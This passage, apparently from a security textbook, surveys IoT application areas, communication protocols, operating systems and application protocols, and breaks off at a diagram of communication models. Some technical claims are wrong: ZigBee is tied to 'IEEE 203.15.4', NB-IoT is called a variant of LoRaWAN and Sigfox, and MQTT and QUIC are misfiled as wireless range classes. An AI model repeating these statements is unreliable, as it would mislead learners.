
Source: *http://www.beechamresearch.com*

Service Sectors	Application Groups	Locations	Devices
Buildings	Commercial/ Institutional	Office, Education, Retail, Hospitality, Healthcare, Airports, Stadiums	Heating, Ventilation, and Air Conditioning (HVAC), Transport, Fire and Safety, Lighting, Security, Access, etc.
	Industrial	Process, Clean Room, Campus	
Energy	Supply/ Demand	Power Generation, Transport, and Distribution, Low Voltage, Power Quality, Energy Management	Turbines, Windmills, UPS, Batteries, Generators, Meters, Drills, Fuel Cells, etc.
	Alternative	Solar Wind, Co-generation, Electrochemical	
	Oil/Gas	Rigs, Derricks, Heads, Pumps, Pipelines	

Consumer and Home	Infrastructure	Wiring, Network Access, Energy Management	Digital Cameras, Power Systems, MID, e-Readers, Dishwashers, Desktop Computers, Washing Machines / Dryers, Meters, Lights, TVs, MP3 Devices, Games Consoles, Alarms, etc.
	Awareness and Safety	Security/Alerts, Fire Safety, Elderly, Children, Power Protection	
	Convenience and Entertainment	HVAC/Climate, Lighting, Appliances, Entertainment	
Healthcare and Life Science	Care	Hospital, ER, Mobile, POC, Clinic, Labs, Doctors' Offices	MRI Machines, PDAs, Implants, Surgical Equipment, Pumps, Monitors, Telemedicine, etc.
	In Vivo/Home	Implants, Home, Monitoring Systems	
	Research	Drug Discovery, Diagnostics, Labs	
Transportation	Non-Vehicular	Air, Rail, Marine	Vehicles, Lights, Ships, Planes, Signage, Tolls, etc.
	Vehicles	Consumer, Commercial, Construction, Off-Highway	
	Transport Systems	Tolls, Traffic Management, Navigation	
Industrial	Resource Automation	Mining, Irrigation, Agricultural, Woodland	Pumps, Valves, Vats, Conveyors, Fabrication, Assembly/Packaging, Vessels/Tanks, etc.
	Fluid/ Processes	Petrochemicals, Hydro, Carbons, Food, Beverages	
	Converting/ Discrete	Metals, Papers, Rubber/Plastic, Metalworking, Electronics, Assembly/Test	
	Distribution	Pipelines, Conveyance	
Retail	Specialty	Fuel Stations, Gaming, Bowling, Cinemas, Discos, Special Events	POS Terminals, Tags, Cash Registers, Vending Machines, Signs, etc.
	Hospitality	Hotels Restaurants, Bars, Cafes, Clubs	
	Stores	Supermarkets, Shopping Centers, Single Site, Distribution, Centers	
Security / Public Safety	Surveillance	Radar/Satellite, Environment, Military Security, Unmanned, Fixed	Tanks, Fighter Jets, Battlefields, Jeeps, Cars, Ambulance, Homeland Security, Environment, Monitor, etc.
	Equipment	Weapons, Vehicles, Ships, Aircraft, Gear	
	Tracking	Human, Animal, Postal, Food, Health, Baggage	

	Public Infrastructure	Water, Treatment, Building, Environment, Equipment and Personnel, Police, Fire, Regulatory	
	Emergency Services	Ambulance, Police, Fire, Homeland Security	
IT and Networks	Public	Services, E-Commerce, Data Centers, Mobile Carriers, ISPs	Servers, Storage, PCs, Routers, Switches, PBXs, etc.
	Private Enterprise	IT/Data Center Office, Privacy Nets	

Table 18.1: IoT application areas and devices



IoT Technologies and Protocols

Short-range Wireless Communication

- Bluetooth Low Energy (BLE)
- Light-Fidelity (Li-Fi)
- Near Field Communication (NFC)
- QR Codes and Barcodes
- Radio Frequency Identification (RFID)
- Thread
- Wi-fi
- Wi-Fi Direct
- Z-wave
- ZigBee
- ANT

Medium-range Wireless Communication

- Ha-Low
- LTE-Advanced
- 6LoWPAN
- QUIC

Wired Communication

- Ethernet
- Multimedia over Coax Alliance (MoCA)
- Power-line Communication (PLC)

Long-range Wireless Communication

- Low-power Wide-area Networking (LPWAN)
  - LoRaWAN
  - Sigfox
  - Neul
- Very Small Aperture Terminal (VSAT)
- Cellular
- MQTT
- NB-IoT

IoT Operating Systems

- Windows 10 IoT
- Amazon FreeRTOS
- Contiki
- Fuchsia
- RIOT
- Ubuntu Core
- ARM Mbed OS
- Zephyr
- Embedded Linux
- NuttX RTOS
- Integrity RTOS

IoT Application Protocols

- CoAP
- Edge
- LWM2M
- Physical Web
- XMPP
- Mihini/M3DA

IoT Technologies and Protocols

The IoT includes a wide range of new technologies and skills. The challenge in the IoT space is the immaturity of technologies with associated services, and that of the vendors providing them. This poses a key challenge for the organizations exploiting the IoT. For successful communication between two endpoints, IoT primarily implements standard and networking protocols.

The major communication technologies and protocols with respect to the range between a source and the destination are as follows:

Short-Range Wireless Communication

- **Bluetooth Low Energy (BLE)**: BLE or Bluetooth Smart is a wireless personal area network. This technology is designed to be applied in various sectors such as healthcare, security, entertainment, and fitness.
- **Light-Fidelity (Li-Fi):** Li-Fi is like Wi-Fi with only two differences: the mode of communication and the speed. Li-Fi is a Visible Light Communications (VLC) system that uses common household light bulbs for data transfer at a very high speed of 224 Gbps.
- **Near-Field Communication (NFC)**: NFC is a type of short-range communication that uses magnetic field induction to enable communication between two electronic devices. It is primarily used in contactless mobile payment, social networking, and the identification of documents or other products.
- **QR Codes and Barcodes**: These codes are machine-readable tags that contain information about the product or item to which they are attached. A quick response code, or QR code, is a two-dimensional code that stores product information and can be

scanned using smartphones, whereas a barcode comes in both one-dimensional (1D) and two-dimensional (2D) forms of code.

- **Radio-Frequency Identification (RFID)**: RFID stores data in tags that are read using electromagnetic fields. RFID is used in many sectors including industrial, offices, companies, automobiles, pharmaceuticals, livestock, and pets.
- **Thread**: A thread is an IPv6-based networking protocol for IoT devices. Its main purpose is home automation so that the devices can communicate with each other on local wireless networks.
- **Wi-Fi**: Wi-Fi is a technology that is widely used in wireless local area networking (LAN). At present, the most common Wi-Fi standard that is used in homes or companies is 802.11n, which offers a maximum speed of 600 Mbps and a range of approximately 50 m.
- **Wi-Fi Direct**: This is used for peer-to-peer communication without the need for a wireless access point. Wi-Fi direct devices start communication only after deciding which device will act as an access point.
- **Z-Wave**: Z-Wave is a low-power, short-range communication designed primarily for home automation. It provides a simple and reliable way to wirelessly monitor and control household devices like HVAC, thermostats, garages, home cinemas, etc.
- **Zig-Bee**: This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.
- **ANT**: Adaptive Network Topology (ANT) is a multicast wireless sensor network technology mainly used for short-range communication between devices related to sports and fitness sensors.

Medium-Range Wireless Communication

- **HaLow**: This is another variant of the Wi-Fi standard; it provides an extended range, making it useful for communications in rural areas. It offers low data rates, thus reducing the power and cost of transmission.
- **LTE-Advanced**: LTE-Advanced is a standard for mobile communication that provides enhancement to LTE, focusing on providing higher capacity in terms of data rate, extended range, efficiency, and performance.
- **6LoWPAN**: IPv6 over Low-Power Wireless Personal Area Networks (6LoWPAN) is an Internet protocol used for communication between smaller and low-power devices with limited processing capacity, such as various IoT devices.
- **QUIC**: Quick UDP Internet Connections (QUICs) are multiplexed connections between IoT devices over the User Datagram Protocol (UDP); they provide security equivalent to SSL/TLS.

Long-Range Wireless Communication

- **LPWAN**: Low Power Wide Area Networking (LPWAN) is a wireless telecommunication network, designed to provide long-range communications between two endpoints. Available LPWAN protocols and technologies include the following:
    - **LoRaWAN**: A Long Range Wide Area Network (LoRaWAN) is used to support applications such as mobile, industrial machine-to-machine, and secure two-way communications for IoT devices, smart cities, and healthcare applications.
    - **Sigfox**: This is used in devices that have short battery life and need to transfer a limited amount of data.
    - **Neul**: This is used in a tiny part of the TV white space spectrum to deliver high-quality, high-power, high-coverage, and low-cost networks.
- **Very Small Aperture Terminal (VSAT)**: VSAT is a communication protocol that is used for data transfer using small dish antennas for both broadband and narrowband data.
- **Cellular**: Cellular is a type of communication protocol that is used for communication over a longer distance. It is used to send high-quality data but with the drawbacks of being expensive and having high power consumption.
- **MQTT**: Message Queuing Telemetry Transport (MQTT) is an ISO standard lightweight protocol used to transmit messages for long-range wireless communication. It helps in establishing connections to remote locations, for example via satellite links.
- **NB-IoT**: Narrowband IoT (NB-IoT) is a variant of LoRaWAN and Sigfox that uses more enhanced physical layer technology and the spectrum used for machine-to-machine communication.

Wired Communication

- **Ethernet**: Ethernet is the most commonly used type of network protocol today. It is a type of LAN (Local Area Network) that consists of a wired connection between computers in a small building, office, or campus.
- **Multimedia over Coax Alliance (MoCA)**: MoCA is a type of network protocol that provides high-definition videos and related content to homes over existing coaxial cables.
- **Power-Line Communication (PLC)**: This is a type of protocol that uses electrical wires to transmit power and data from one endpoint to another. PLC is required for applications in different areas such as home automation, industrial devices, and broadband over power lines (BPL).

IoT Operating Systems

IoT devices consist of both hardware and software components. Hardware components include end devices and gateways, whereas software components include operating systems. Due to an increase in the production of hardware components (gateways, sensor nodes, etc.), traditional IoT devices that previously used to run without an OS started adopting new OS implementations specifically programmed for IoT devices. These operating systems provide the devices with connectivity, usability, and interoperability.


Given below are some of the operating systems used by IoT devices:

- **Windows 10 IoT**: This is a family of operating systems developed by Microsoft for embedded systems.
- **Amazon FreeRTOS**: This is a free open-source OS used in IoT microcontrollers that makes low-power, battery-operated edge devices easy to deploy, secure, connect, and manage.
- **Contiki**: This is used in low-power wireless devices such as street lighting, sound monitoring systems, etc.
- **Fuchsia**: This is an open-source OS developed by Google for various platforms, such as embedded systems, smartphones, tablets, etc.
- **RIOT**: This has fewer resource requirements and uses energy efficiently. It has the ability to run on embedded systems, actuator boards, sensors, etc.
- **Ubuntu Core**: Also known as Snappy, this is used in robots, drones, edge gateways, etc.
- **ARM Mbed OS**: This is mostly used for low-powered devices such as wearable devices.
- **Zephyr**: This is used in low-power and resource-constrained devices.
- **Embedded Linux**: This is used with all small, medium, and large embedded systems.
- **NuttX RTOS**: This is an open-source OS primarily developed to support 8-bit and 32-bit microcontrollers of embedded systems.
- **Integrity RTOS**: Primarily used in the aerospace or defense, industrial, automotive, and medical sectors.
- **Apache Mynewt**: This supports devices that work on the BLE protocol.

IoT Application Protocols

- **CoAP**: Constrained Application Protocol (CoAP) is a web transfer protocol used to transfer messages between constrained nodes and IoT networks. This protocol is mainly used for machine-to-machine (M2M) applications such as building automation and smart energy.
- **Edge**: Edge computing helps the IoT environment to move computational processing to the edge of the network, allowing smart devices and gateways to perform tasks and services from the cloud end. Moving computational services to the edge of the network improves content caching, delivery, storage, and management of the IoT.
- **LWM2M**: Lightweight Machine-to-Machine (LWM2M) is an application-layer communication protocol used for application-level communication between IoT devices; it is used for IoT device management.

- **Physical Web**: Physical Web is a technology used to enable faster and seamless interaction with nearby IoT devices. It reveals the list of URLs being broadcast by nearby devices with BLE beacons.
- **XMPP**: eXtensible Messaging and Presence Protocol (XMPP) is an open technology for real-time communication used for IoT devices. This technology is used for developing interoperable devices, applications, and services for the IoT environment.
- **Mihini/M3DA**: Mihini/M3DA is a software used for communication between an M2M server and applications running on an embedded gateway. It allows IoT applications to exchange data and commands with an M2M server.



IoT Communication Models

1 **Device-To-Device Model**

Light Bulb from manufacturer A

Wireless Network
- ✓ Bluetooth
- ✓ Z-wave
- ✓ Zigbee

Light Switch from manufacturer B

2 **Device-To-Cloud Model**

Application Service Provider

- ✓ HTTP
